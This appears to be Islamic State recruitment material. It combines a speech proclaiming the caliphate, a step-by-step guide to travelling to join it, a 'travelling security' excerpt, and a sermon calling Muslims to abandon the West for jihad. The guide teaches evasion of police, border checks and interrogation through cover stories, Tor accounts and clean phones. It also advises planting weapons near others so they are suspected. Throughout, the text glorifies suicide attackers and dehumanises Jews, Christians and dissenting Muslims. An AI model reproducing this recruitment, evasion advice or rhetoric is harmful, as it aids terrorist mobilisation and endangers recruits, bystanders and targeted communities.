So let the world know that we are living today in a new era. Whoever was heedless must now be alert. Whoever was sleeping must now awaken. Whoever was shocked and amazed must comprehend. The Muslims today have a loud, thundering statement, and possess heavy boots. They have a statement that will cause the world to hear and understand the meaning of terrorism, and boots that will trample the idol of nationalism, destroy the idol of democracy and uncover its deviant nature.

So listen, O ummah of Islam. Listen and comprehend. Stand up and rise. For the time has come for you to free yourself from the shackles of weakness, and stand in the face of tyranny, against the treacherous rulers – the agents of the crusaders and the atheists, and the guards of the jews.

O ummah of Islam, indeed the world today has been divided into two camps and two trenches, with no third camp present: The camp of Islam and faith, and the camp of kufr (disbelief) and hypocrisy – the camp of the Muslims and the mujahidin everywhere, and the camp of the jews, the crusaders, their allies, and with them the rest of the nations and religions of kufr, all being led by America and Russia, and being mobilized by the jews.

Indeed the Muslims were defeated after the fall of their khilāfah (caliphate). Then their state ceased to exist, so the disbelievers were able to weaken and humiliate the Muslims, dominate them in every region, plunder their wealth and resources, and rob them of their rights. They accomplished this by attacking and occupying their lands, placing their treacherous agents in power to rule the Muslims with an iron fist, and spreading dazzling and deceptive slogans such as: civilization, peace, co-existence, freedom, democracy, secularism, baathism, nationalism, and patriotism, among other false slogans.

Those rulers continue striving to enslave the Muslims, pulling them away from their religion with those slogans. So either the Muslim pulls away from his religion, disbelieves in Allah, and disgracefully submits to the manmade shirk (polytheistic) laws of the east and west, living despicably and disgracefully as a follower, by repeating those slogans without will and honor, or he lives persecuted, targeted, and expelled, to end up being killed, imprisoned, or terribly tortured, on the accusation of terrorism. Because terrorism is to disbelieve in those slogans and to believe in Allah. Terrorism is to refer to Allah's law for judgment. Terrorism is to worship Allah as He ordered you. Terrorism is to refuse humiliation, subjugation, and subordination [to the kuffār – infidels]. Terrorism is for the Muslim to live as a Muslim, honorably with might and freedom. Terrorism is to insist upon your rights and not give them up.

But terrorism does not include the killing of Muslims in Burma and the burning of their homes. Terrorism does not include the dismembering and disemboweling of the Muslims in the Philippines, Indonesia, and Kashmir. Terrorism does not include the killing of Muslims in the Caucasus and expelling them from their lands. Terrorism does not include making mass graves for the Muslims in Bosnia and Herzegovina, and the slaughtering of their children. Terrorism does not include the destruction of Muslims' homes in Palestine, the seizing of their lands, and the violation and desecration of their sanctuaries and families.

Terrorism does not include the burning of masājid in Egypt, the destruction of the Muslims' homes there, the rape of their chaste women, and the oppression of the mujahidin in the Sinai Peninsula and elsewhere.

Terrorism does not include the extreme torture and degradation of Muslims in East Turkistan and Iran [by the rāfidah], as well as preventing them from receiving their most basic rights. Terrorism does not include the filling of prisons everywhere with Muslim captives. Terrorism does not include the waging of war against chastity and hijab (Muslim women's clothing) in France and Tunis. It does not include the propagation of betrayal, prostitution, and adultery.

Terrorism does not include the insulting of the Lord of Mightiness, the cursing of the religion, and the mockery of our Prophet (peace be upon him). Terrorism does not include the slaughtering of Muslims in Central Africa like sheep, while no one weeps for them and denounces their slaughter.

All this is not terrorism. Rather it is freedom, democracy, peace, security, and tolerance! Sufficient for us is Allah, and He is the best Disposer of affairs.

{And they resented them not except because they believed in Allah, the Exalted in Might, the Praiseworthy} [Al-Burūj: 8].

O Muslims everywhere, glad tidings to you and expect good. Raise your head high, for today – by Allah's grace – you have a state and khilāfah, which will return your dignity, might, rights, and leadership. It is a state where the Arab and non-Arab, the white man and black man, the easterner and westerner are all brothers. It is a khilāfah that gathered the Caucasian, Indian, Chinese, Shāmī, Iraqi, Yemeni, Egyptian, Maghribī (North African), American, French, German, and Australian. Allah brought their hearts together, and thus, they became brothers by His grace, loving each other for the sake of Allah, standing in a single trench, defending and guarding each other, and sacrificing themselves for one another. Their blood mixed and became one, under a single flag and goal, in one pavilion, enjoying this blessing, the blessing of faithful brotherhood. If kings were to taste this blessing, they would abandon their kingdoms and fight over this grace. So all praise and thanks are due to Allah.

Therefore, rush O Muslims to your state. Yes, it is your state. Rush, because Syria is not for the Syrians, and Iraq is not for the Iraqis. The earth is Allah's. **{Indeed, the earth belongs to Allah. He causes to inherit it whom He wills of His servants. And the [best] outcome is for the righteous}** [Al-A'rāf: 128]. The State is a state for all Muslims. The land is for the Muslims, all the Muslims.

O Muslims everywhere, whoever is capable of performing hijrah (emigration) to the Islamic State, then let him do so, because hijrah to the land of Islam is obligatory.

Allah (the Exalted) said, **{Indeed, those whom the angels take [in death] while wronging themselves – [the angels] will say, "In what [condition] were you?" They will say, "We were oppressed in the land." The angels will say, "Was not the earth of Allah spacious [enough] for you to emigrate therein?" For those, their refuge is Hell – and evil it is as a destination}** [An-Nisā': 97].

So rush, O Muslims, with your religion to Allah as muhājirīn (emigrants). **{And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance. And whoever leaves his home as an emigrant to Allah and His Messenger and then death overtakes him – his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful}** [An-Nisā': 100].

We make a special call to the scholars, fuqahā' (experts in Islamic jurisprudence), and callers, especially the judges, as well as people with military, administrative, and service expertise, and medical doctors and engineers of all different specializations and fields. We call them and remind them to fear Allah, for their

emigration is wājib ‘aynī (an individual obligation), so that they can answer the dire need of the Muslims for them. People are ignorant of their religion and they thirst for those who can teach them and help them understand it. So fear Allah, O slaves of Allah.

O soldiers of the Islamic State, do not be awestruck by the great numbers of your enemy, for Allah is with you. I do not fear for you the numbers of your opponents, nor do I fear your neediness and poverty, for Allah (the Exalted) has promised your Prophet (peace be upon him) that you will not be wiped out by famine, and your enemy will not himself conquer you and violate your land. Allah placed your provision under the shades of your spears. Rather, I fear for you your own sins. Accept each other and do not dispute. Come together and do not argue. Fear Allah in private and public, openly and secretly. Stay away from sins. Expel from your ranks those who openly commit sin. Be wary of pride, haughtiness, and arrogance. Do not become proud on account of gaining some victories. Humble yourselves before Allah. Do not be arrogant towards Allah’s slaves. Do not underestimate your enemy regardless of how much strength you gain and how much your numbers grow.

I also remind you to attend to the Muslims and the tribes of Ahlus-Sunnah (the Sunnis) with goodness. Stay awake guarding them so they can be safe and at rest. Be their support. Respond with kindness if they do you wrong. Be gentle with them, giving them as much pardon as you can. Persevere, endure, and remain stationed. Know that today you are the defenders of the religion and the guards of the land of Islam. You will face tribulation and malāhim (fierce battles). Verily, the best place for your blood to be spilled is on the path to liberate the Muslim prisoners imprisoned behind the walls of the tawāghīt. So prepare your arms, and supply yourselves with piety. Persevere in reciting the Quran with comprehension of its meanings and practice of its teachings.

This is my advice to you. If you hold to it, you will conquer Rome and own the world, if Allah wills.

{Our Lord, we have believed in what You revealed and have followed the Messenger, so register us among the witnesses [to truth]} [Āl ‘Imrān: 53].

{Our Lord, do not impose blame upon us if we have forgotten or erred. Our Lord, and lay not upon us a burden like that which You laid upon those before us. Our Lord, and burden us not with that which we have no ability to bear. And pardon us; and forgive us; and have mercy upon us. You are our protector, so give us victory over the disbelieving people} [Al-Baqarah: 286].

How to make Hijrah to the land of Jihad or the Khilafah

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Constantly Re-Read the Full Chapter if you're serious about Hijrah, as there may be something that's been overlooked

Unfortunately I cannot give you the correct answer as I have yet to make hijrah InshaAllah! However I can give you general guidelines & security precautions to take.

First and foremost the kuffar are on high alert & on the lookout for any muslim/ah or mujahid/ah willing to migrate to the Land of Izzah even before you have left your home.

Kuffar from the local police in your vicinity, on social media, to train station staff, to airport, to border control everyone all on the lookout out for you.

Remember these are Kuffar. Their hearts are black and evil so have Iman & Tawakkal in Allah and he will grant you a way. Look at how blind Allah can make these dirty kuffar when a british muslim had funnily skipped bail in the UK & made his way to the land of Jihad & was only located after he was identified when he was involved in a istishadi operation in Shaam. May Allah Accept Him into Jannatul Firdous.

So don't fear these Stupid Kuffar!

Scenario: you wish to make Hijrah to Dar ul Islam (The land of the Khalifa – Shaam & Iraq {dated as of now})

So lets say you know:

1. no one who can help you or guide you into Dar ul Islam
2. & where to head to or how to once in Dar ul Islam

Do not tell anyone I Repeat anyone about your plans until you have made the hijra eg family, parents, friends etc unless they openly support hijrah

No Problem first get a contact. Preferably in living in the khilafa who has already made hijrah. Alhamdulillah there are many from the West who have made Hijrah and some have even put themselves on internet social circles to help others. The purpose of contacting someone living in Dawlah is so they can put you in the right direction, to speak with the right brothers responsible of helping others make hijrah. The purpose of this contact will help you on how to travel, where to travel to, how to cross the border, who to meet, where to head to etc.(kind of a guide like the one that helped Rasoolullah SAW & Abu Bakr RA make hijrah to Madinah). (don't forget to read the DUSTYFEET COLLECTION #5 & #6)

I have listed a few brothers & sister at the end of this chapter who have already made hijrah

In the meantime: avoid advertising your plans on hijrah if you're in the west.

Avoid telling your family, friends, brothers & sisters in deen & especially the Imams (Sellouts of the ummah) of your local masjid. Be very careful if somebody is openly in support of the khilafa. look at their history, yani have they popped up only recently or have they been in support of the khilafa for a long time. Reason, because they might just simply be an informer looking to entrap muslims. If you're moved by them then I ask you why haven't they made hijrah then. Allahu A3lam! But use your common sense!

This includes even people close to you, maintain the proper security procedures as they may be in opposite views as you. I know of some close people who talk about Jihad in a praiseworthy manner however they oppose the khalifa because of their support for ibn Saudiyah Ab**Dollar** (I would love to curse him but his matter now belongs to Allah seeing as though we have a true Khalifa Ibrahim (Abu Bakr al Baghdadi) Takbir!

Allahu Akbar!!!)

Oh Allah! Keep khalifa Ibrahim firm & steadfast on the Quran & Sunnah & keep the khilafa on the Methodology of the Prophets A.S. & DESTROY those who fight against them with a humiliating Destruction!

Never do anything that will make you standout eg. argue, debate people who are against the khilafah leave that for the scholars as your main objective is to make Hijrah quietly and safely etc. remember appear Dumb to the enemy! There will always be another way. Insha Allah!

1. Create a new account on Twitter using tor and search for and PM anyone residing in Dar ul Islam Preferably any official accounts of the khilafa or any wilayah accounts (District of areas under the khilafa) or any official account that releases any sort of media from the khilafa. **Be careful and patient as these Kuffar are also scouting / posing as "contacts" of the Dawlah on the web especially on social media sites to trap individuals**.

Never give your REAL NAME! Ever! Even if you're asked a 100 times especially online. Always use a Kunya (nickname) eg Abu Kitaab, Umm Hamaimah etc

More than likely the person asking you is an informer, cut off any communication with that person straight away and start afresh if you feel they're informers

Before contacting any individuals however maintain a security mind frame. Is the person in support of Dawlah etc, has he or she slipped up in any way, is the person credible and referred and recommended by other users who are also in support, is his or her online reputation in tatters, look at their full timeline and previous posts, also do they have posts of how or when they made hijrah. When contacting does the person maintain any security or are they sloppy.

Use your initiative Be Smart & Have Tawakkal in Allah Do Istikharah & Bismillah!

Do not let your emotions move you except your Aql.

Let's say Alhamdulillah you've made contact, you're happy about the credibility of the contact and they want you to go to a certain country and meet a contact there or follow certain instructions.

Step 2 Preparation.

How many are going. Yourself, family, husband & wife, etc the reason so you all get your cover story right and same (**Read QT chapter 9 & Afriki Security p.112-113 & DustyFeet #6 on how to answer interrogation question**).

How long you plan on staying in the host country & why, do you have enough money to get around etc. remember you are going for a permanent holiday InshaAllah from dar ul kufr to the shade of Dar ul Islam or even Jihad.

If you are interviewed or questioned aggressively like where will you stay? what is your itinerary (meaning what activities will you do) for your duration etc. do not turn up without having researched popular tourist attractions of the host country, yani what you will pretend to do etc.

Always Be prepared.

What you have packed? whatever you need will more than likely be in the host country. Combat pants, boots, etc, gloves, don't pack anything suspect like these when you're supposedly going for holiday common sense, pack sandals

etc shorts sunglasses etc & at any time you could give these away in charity to those who need them if you have no need of them.

Remember if you're stopped there's a possibility they will want to access your phone (to clone so they can view all your data pics messages etc. so make sure you have no evidence of pics of black flags, guns and talk of hijra etc on there) use a fresh phone

Do not tell anyone I Repeat anyone about your plans until you have made the hijra eg family, parents etc. unless they openly support hijrah

Step 3 In the Host Country

Once in the host country where and how you will get from A to B will you need money how much, will the provided Contact meet you somewhere

Take the relevant amount of money with you.

Reasearch Reaseach Research

http://www.tripadvisor.com.au/ShowForum-g293969-i367-Turkey.html#_=_ (an example of websites to research)

Once you've touchdown in the host country before moving on to the land of Hijrah "*don't take detours, take the quickest route, don't play around with your Hijrah by staying longer than 1 day for safety and get in touch with your contacts as soon as you reach your destination.* (Umm Layth)"

Remember you are not here for play and amusement you are here to bring yourself nearer to Allah!

Finally Research more & prepare yourself, reread the full hijrah chapter again to make sure you haven't missed anything out & think of anything that we moght have overooked, make dua/istikharah, have Tawakkal in Allah & when you're ready, Bismillah!

Taken From the Security & Intelligence Course
TRAVELLING SECURITY

Most people are arrested due to poor precautions whilst travelling. Travelling is always a risk (if you don't take your precautions), even if the country is not on high alert. Obviously different areas require different protocols, but they generally have the same concepts. These are to dress according to your cover. This means you don't wear rags when your cover is a rich businessman. Make sure your trousers are below your ankles. Your appearance should be of normal people such as having a normal hairstyle-even if these means 'un-Islamic 'hairstyle. Make sure you know what items are with you whilst travelling. In the most cases your cover in high risk areas will not be Islamic, so you must not carry any atar-perfume-, miswak and other similar Islamic items. You should carry only one ID. If you do not need to, then you should never carry anything dangerous e.g. guns, knives, etc. if you do need to carry something dangerous, try to place it near someone else, so if the police find it they will not suspect you. Carry money according to your cover, unless you are compelled to move large amounts from one location to another.

Make sure you know the area you intend to travel to. You need to focus on the mission and not get side tracked by wanting to 'enjoin good and forbid evil' whilst travelling. Avoid fighting as this may attract the police to you. You should buy your own ticket and know its route. Once you've arrived, you should destroy the ticket. (When using a bus/coach) You should avoid sitting in the back, as this attracts the attention of the police. If your journey allows you, don't get off at your final destination, but instead close to it. This is so you can shake off any intelligence that may be on the bus with you and not directing them to your intended final destination.

Hotel Security
There are normally intelligence officers in these places. In some sensitive areas, the intelligence comes and takes the names of the people staying in the hotel and checks the names. Hotels should be taken according to your cover. You

don’t stay in a 5 star hotel if your cover is of a poor student. When you enter the room, the first thing you should do is close the windows and curtains. Then check if the room has any cameras or bugs-these could be under lamps, next to paintings on walls. Avoid using the hotel phone to contact anyone. If you do need to talk about sensitive topics in the hotel room, then you should switch the TV on high volume. But the better thing to do is to have such a meeting outside the hotel in a park or restaurant. Many hotels especially in busy cities have women hanging around the lobby areas in order to attract men. These could be prostitutes or just women looking for a man who has money. Whatever their intention is, this causes a big problem. Some intelligence services use these women to test certain people to see if he is who he says he is. Shaytaan is going to want to tempt you through this door. A young beautiful woman may come and talk to you. The first thing you do to protect yourself from such a situation is to make dua to Allah for steadfastness.

The second thing is to find an excuse to get away from her that is realistic and sensible, such as you having a girlfriend for the past few years and you are loyal to her or you are homosexual.

The type of excuse really depends on the confidence of the brother and the situation and place he finds himself in.



HIJRAH AND FORGIVENESS



‘AMR IBN AL-‘ĀS (RADIYALLĀHU ‘ANH) SAID, “WHEN ALLAH INSTILLED THE LOVE OF ISLAM IN MY HEART, I CAME TO THE PROPHET (SALLALLĀHU ‘ALAYHI WA SALLAM) AND SAID, ‘STRETCH OUT YOUR RIGHT HAND SO THAT I MAY PLEDGE ALLEGIANCE TO YOU.’ HE STRETCHED OUT HIS RIGHT HAND; THEN I WITHDREW MY HAND. THE PROPHET SAID, ‘WHAT HAS HAPPENED TO YOU, O ‘AMR?’ I REPLIED, ‘I WANT STIPULATE A CONDITION.’ HE ASKED, ‘WHAT CONDITION DO YOU WANT TO STIPULATE?’ I SAID, ‘THAT I BE FORGIVEN.’ THE PROPHET RESPONDED, ‘ARE YOU NOT AWARE THAT ISLAM WIPES OUT ALL PREVIOUS SINS? AND THAT HIJRAH WIPES OUT ALL PREVIOUS SINS? AND THAT HAJJ WIPES OUT ALL PREVIOUS SINS?’”

[SAHĪH MUSLIM]

When the Prophet (sallallāhu ‘alayhi wa sallam) migrated to Madīnah, At-Tufayl Ibn ‘Amr Ad-Dawsī (radiyallāhu ‘anh) migrated to the Prophet, and along with At-Tufayl migrated a man of his tribe. They later disliked residence in Madīnah [because of disease and fatigue caused by its climate]. The man fell sick and lost patience. So he took hold of a wide arrowhead and cut off his finger-joints. The blood gushed forth from his hands, until he died. At-Tufayl Ibn ‘Amr then saw him in a dream. His appearance was good but he was covering his hands. At-Tufayl said to him, ‘What did your Lord do with you?’ He replied, ‘Allah granted me forgiveness because of my hijrah to His Prophet.’ At-Tufayl said, ‘Why do I see you covering your hands?’ He replied, ‘I was told, ‘We will not mend what you have damaged.’ At-Tufayl narrated this dream to Allah’s Messenger (sallallāhu ‘alayhi wa sallam). Then Allah’s Messenger prayed, ‘O Allah, forgive him also for his two hands.’”

[SAHĪH MUSLIM]



INTRODUCTION:

HIJRAH FROM HYPOCRISY TO SINCERITY

{O you who have believed! Why do you say what you do not do? It is most hateful in the sight of Allah that you say what you do not do} [As-Saff: 2-3].

Verses like these moved the Sahābah (Companions) so that they would not be counted by Allah amongst the hypocrites. The fear of hypocrisy creeping into their hearts did not leave them time to rest, contrary to the Muslims of this era who constantly feel safe and secure concerning their faith and deeds. The Sahābah knew that the essence of hypocrisy – both major and minor – is discrepancy between what the inner self encloses and what the outer self discloses, and that minor hypocrisy can beget major hypocrisy.

Therefore, an unkept promise of hijrah to Allah could result in a devastating ending for the slave.

Allah (‘azza wa jall) said, {And among them [the hypocrites] are those who made a covenant with Allah, [saying], “If He should give us from His bounty, we will surely spend in charity, and we will surely be among the righteous.” But when he gave them from His bounty, they were stingy with it and turned away while they refused. So He penalized them with hypocrisy in their hearts until the Day they will meet Him – because they failed Allah in what they promised Him and because they used to lie} [At-Tawbah: 75-77].

In these verses, Allah mentions that He punished the hypocrites with further hypocrisy as a result of them breaking a previous covenant to Him.

This attitude towards obligatory deeds was also that of Bānī Isrā’īl.

Allah (‘azza wa jall) said, {Have you not considered the assembly of Bānī Isrā’īl after Mūsā when they said to a prophet of theirs, “Send to us a king, and we will fight in the way of Allah”? He said, “Would you perhaps refrain from fighting if fighting was prescribed for you?” They said, “And why should we not fight in the cause of Allah when we have been driven out from our homes and away from our children?” But when fighting was prescribed for them, they turned away, except for a few of them. And Allah is Knowing of the wrongdoers. And their prophet said to them, “Indeed, Allah has sent to you Tālūt as a king.” They said, “How can he have kingship over us while we are more worthy of kingship than him and he has not been given any measure of wealth?” He said, “Indeed, Allah has chosen him over you and has increased him abundantly in knowledge and stature. And Allah gives His sovereignty to whom He wills. And Allah is All-Encompassing [in favor] and Knowing”} [Al-Baqarah: 246].

This attitude of Bānī Isrā’īl was also displayed when they asked complicating questions about the cow they claimed to be searching for, upon being ordered by Mūsā (‘alayhis-salām) to

slaughter any cow. They asked these questions only to evade responsibility; and when they finally obeyed, they did so reluctantly. {So they slaughtered it [the cow], and yet they nearly did not} [Al-Baqarah: 71].



Therefore, every Muslim professional who delayed his jihād in the past under the pretense of studying Sharī'ah, medicine, or engineering, etc., claiming he would contribute to Islam later with his expertise, should now make his number one priority to repent and answer the call to hijrah, especially after the establishment of the Khilāfah. This Khilāfah is more in need than ever before for experts, professionals, and specialists, who can help contribute in strengthening its structure and tending to the needs of their Muslim brothers. Otherwise, his claims will become a greater proof against him on Judgment Day.


As for the Muslim students who use this same pretense now to continue abandoning the obligation of the era, then they should know that their hijrah from dārul-kufr to dārul-Islām and jihād are more obligatory and urgent then spending an unknown number of years studying while exposed to doubts and desires that will destroy their religion and thus end for themselves any possible future of jihād.

PART 2: THE FEAR OF HYPOCRISY

Abū Hurayrah (radiyallāhu 'anh) said that Allah's Messenger (sallallāhu 'alayhi wa sallam) said, "Whoever dies without taking part in a battle and without intending to take part in a battle, has died with a trait of hypocrisy" [Sahīh Muslim]. Therefore, abandoning jihād is a trait of hypocrisy. So be wary of it or else it may seize you by your heart.

Al-Hasan al-Basrī (rahimahullāh) said, "No one fears hypocrisy except a believer, and no one feels safe from it except a hypocrite" [Jāmi' al-'Ulūm wal-Hikam].

Ibn Rajab (rahimahullāh) said, "Sahl at-Tustarī said, 'The murīd (devout worshipper) fears being afflicted with sins, but the 'ārif (knowledgeable slave) fears being afflicted with kufr.' For this reason the Sahābah and the righteous Salaf after them were afraid of nifāq (hypocrisy) for themselves, and their worry of nifāq was severe. Therefore, the believer is afraid of minor nifāq for himself, and he is afraid that such could overcome him prior to death and thus drive him into major nifāq, as we mentioned before that deeply hidden evils bring about sinful death" [Jāmi' al-'Ulūm wal-Hikam].



So abandoning hijrah – the path to jihād – is a dangerous matter. In effect, one is thereby deserting jihād and willingly accepting his tragic condition of being a hypocritical spectator. He lives in the West amongst the kuffār for years, spends hours on the Internet, reads news and posts on forums, only to be encompassed by the verse, {They think the parties have not [yet] withdrawn. And if the parties should come [again], they would wish they were in the desert among the Bedouins, inquiring [from afar] about your news. And if they should be among you, they would not fight except for a little} [Al-Ahzāb: 20].

On should ask himself, "What is the assurance that I'm not encompassed by this verse or others like it?"

He should also contemplate, {And if they had intended to go forth, they would have prepared for it [some] equipment. But Allah disliked their being dispatched, so He kept them back, and they were told, "Sit with those who are sitting." Had they gone forth with you, they would not have increased you except in confusion, and they would have hurried among you, seeking [to cause] you fitnah. And among you are avid listeners to them. And Allah is Knowing of the wrongdoers} [At-Tawbah: 46-47].

Ibnul-Qayyim (rahimahullāh) said, "Allah disliked their obedience due to the filthiness of their hearts and the corruption of their intentions, so He kept them back and made them sit. He hated their closeness to Him due to their inclination towards His enemies, so He expelled them and distanced them from Himself. They turned away from His revelation, so He turned away from them, brought them agony, did not make them happy, and ruled upon them with a just rule that leaves them with no hope for success unless they repent" [Madārij as-Sālikīn].

Ask yourself, "What is the assurance that Allah did not dislike my being dispatched? Maybe He saw in me a trait of hypocrisy which I cannot see, and therefore He banned me from jihād?"

This constant feeling of self-doubt should destroy one's insides. In the recent past, sincere Muslims would weep and pray daily for an escape from the lands of qu'ūd (abandonment of jihād) to the lands of jihād, even if to live only as a soldier in constant wait for the opportunity to battle. They would dream of going to Iraq, Afghanistan, Yemen, Chechnya, Algeria, Somalia, and Waziristan, but to no avail. They knew that the only way for a man claiming a mustard seed of faith in his heart to preserve his faith would be to leave the West. Before, such an idea might have sounded impossible for some, but now there is a Khilāfah prepared to accept every Muslim and Muslimah into its lands and do all it can within its power to protect them while relying on Allah alone.

PART 3 : INSPIRATIONAL WORDS FROM A SHAHID

Reflect upon the state of emotion described by the shahīd Abū Dujānah al-Khurāsānī (may Allah accept him), who lived a number of years of his life searching for a path to jihād, until the enemies of Islam themselves – by Allah's grace – placed him upon that path. He then took advantage of their plot to blast it in their own faces, killing a number of American crusaders and their apostate agents.



Abū Dujānah al-Khurāsānī (may Allah accept him) said, "With every death I heard of, I would die. With every illness I got informed of, I would fall ill. With every year that passed of my life, I would grow old a decade of time. This is the Sunnah of Allah concerning the qā'idīn (those who sit back and abandon jihād). I know this condition well. It is a condition called 'sentimental death.' Therefore, my words will die if I do not save them with my blood. My emotions will be put out if I do not inflame them with my death. My writings will testify against me if I do not produce evidence of my innocence of hypocrisy. Nothing except for blood will fully assure the certainty of any evidence. If Allah were to decree for you to enter the city that my words and feelings live in, you would find my picture hung up on its walls and columns, and beneath my picture written 'Wanted – Dying or Dead'" [Matā Tashrab Kalimātī min Dimā'ī].



He (rahimahullāh) also said, "This love [of jihād], for those who don't know it, embitters the life of the qā'id (one who sits back and abandons jihād) and destroys his delights. No one will understand my words except for one afflicted with the same condition. […] If the love of jihād enters a man's heart, then it will not abandon him, even if he wishes so. If he tries to forget or feign forgetfulness, then the symptoms will be aggravated and the condition will be more difficult. He will find himself surrounded by everything that reminds him of jihād. […] They used to say, 'Some love kills.' I do not find that to be true except with the love of jihād, for this love will either kill you with sorrow if you decide to sit and abandon jihād, or it will kill you, making you a martyr fī sabīlillāh if you decide to answer the call. You only have to choose between one of these two deaths" [Talā'i' Khurāsān #15].

This condition described is probably one many Muslims experience daily. There is no solution for it except by taking the first step towards jihād – hijrah.

PART 4 :

MODERN DAY SLAVERY



The modern day slavery of employment, work hours, wages, etc., is one that leaves the Muslim in a constant feeling of subjugation to a kāfir master. He does not live the might and honor that every Muslim should live and experience. It is as if Bilāl (radiyallāhu ‘anh) never were emancipated to live a free man, the Islamic State of Madīnah were never established, and the verses of jihād, jizyah, and war booty were never revealed upon the Prophet of the Muslim Ummah!

Whereas when you compare the situation of the Sahābah after hijrah and jihād, you see that the dunyā came to them without them following its tail. They dedicated their lives to Allah, so the dunyā came to them unwillingly.

Anas (radiyallāhu ‘anh) said that Allah’s Messenger (sallallāhu ‘alayhi wa sallam) said, “Whoever’s concern is the Hereafter, Allah will gather for him his affairs and will place his prosperity in his heart. The dunyā will come to him against its will. And whoever’s concern is the dunyā, Allah will scatter his affairs and place his poverty before his eyes. Nothing will come to him of the dunyā except what has been decreed for him” [sahīh – reported by at-Tirmidhī].

Abū Hurayrah (radiyallāhu ‘anh) said that Allah’s Messenger (sallallāhu ‘alayhi wa sallam) said, “Tribulations like pieces of the dark night have cast a shadow over you. The person who is most saved from these tribulations will be a man on a tall mountain who feeds himself from the milk of his sheep, or a man past the main roads [i.e. on the frontline near the enemy] who holds on to the reins of his horse and eats from [what he gains with] his sword” [sahīh – reported by al-Hākim].

Ibn ‘Abdil-Barr (rahimahullāh) said, “The scholars have ijmā’ (consensus) that the noblest income is ghanīmah […] as long as it is free of ghulūl (stealing from the ghanīmah)” [Bahjat-ul-Majālis].

Ibnul-Qayyim (rahimahullāh) said, “If it is said, ‘What is the best and most lawful source of income?’ […] The correct opinion is that the most lawful income is the same from which came the provision of Allah’s Messenger (sallallāhu ‘alayhi wa sallam). It is the income of the ghānimīn (earners of ghanīmah), which was made permissible for them upon the tongue of the Sharī’ah. This income was praised in the Qur’ān more so than any other was. Its people were also praised in a manner that no other people were praised. For this reason, Allah chose this income for the best of His creation and the seal of His prophets, who said, ‘I was sent with the sword before the Hour so that Allah would be worshipped alone without a partner. And my provision was placed for me in the shade of my spear. Humiliation and degradation were placed upon those who oppose my order’ [sahīh – reported by Imām Ahmad on the authority of Ibn ‘Umar].

It is the provision taken by might, honor, and subjugation of Allah's enemies. It was made the most beloved thing to Allah, and so no other income can stand up to it. And Allah knows best" [Zādul-Ma'ād].

Fay' (spoils taken without battle) enters into the meaning of "my provision was placed for me in the shade of my spear" prior to any other form of war booty, as the scholars have mentioned in their commentary of the hadīth.

This honorable provision helps one escape slavery and dedicate his life truly towards his Master through worship, jihād, and study of the religion. Whereas dedication of one's life towards employment, if the employer is a kāfir, only leads to humiliation that could possibly over time lead to concessions followed by an inferiority complex composed of kufr. Perhaps, for this reason, the scholars mentioned it was disliked for a Muslim to be employed by a kāfir employer (see "Fathul-Bārī" volume 4, page 452).

But whoever does hijrah and ignorantly expects to live lavishly or greedily causes fitnah over details of ghanīmah, then his hijrah is for what he intends, and he should not expect any reward on the Hereafter unless he repents.



THERE IS NO LIFE WITHOUT JIHĀD
PART 5 : AND THERE IS NO JIHĀD WITHOUT HIJRAH



Allah (‘azza wa jall) said, {O you who have believed, respond to Allah and to the Messenger when he calls you to that which gives you life} [Al-Anfāl: 24].

‘Urwah Ibn az-Zubayr (rahimahullāh) said, “{That which gives you life} means war, by which Allah honored you after humiliation, strengthened you after weakness, and defended you from your enemy after their subjugation of you” [Tafsīr Ibn Kathīr].

Jihād not only grants life on the larger scale of the Ummah, it also grants a fuller life on the scale of the individual.

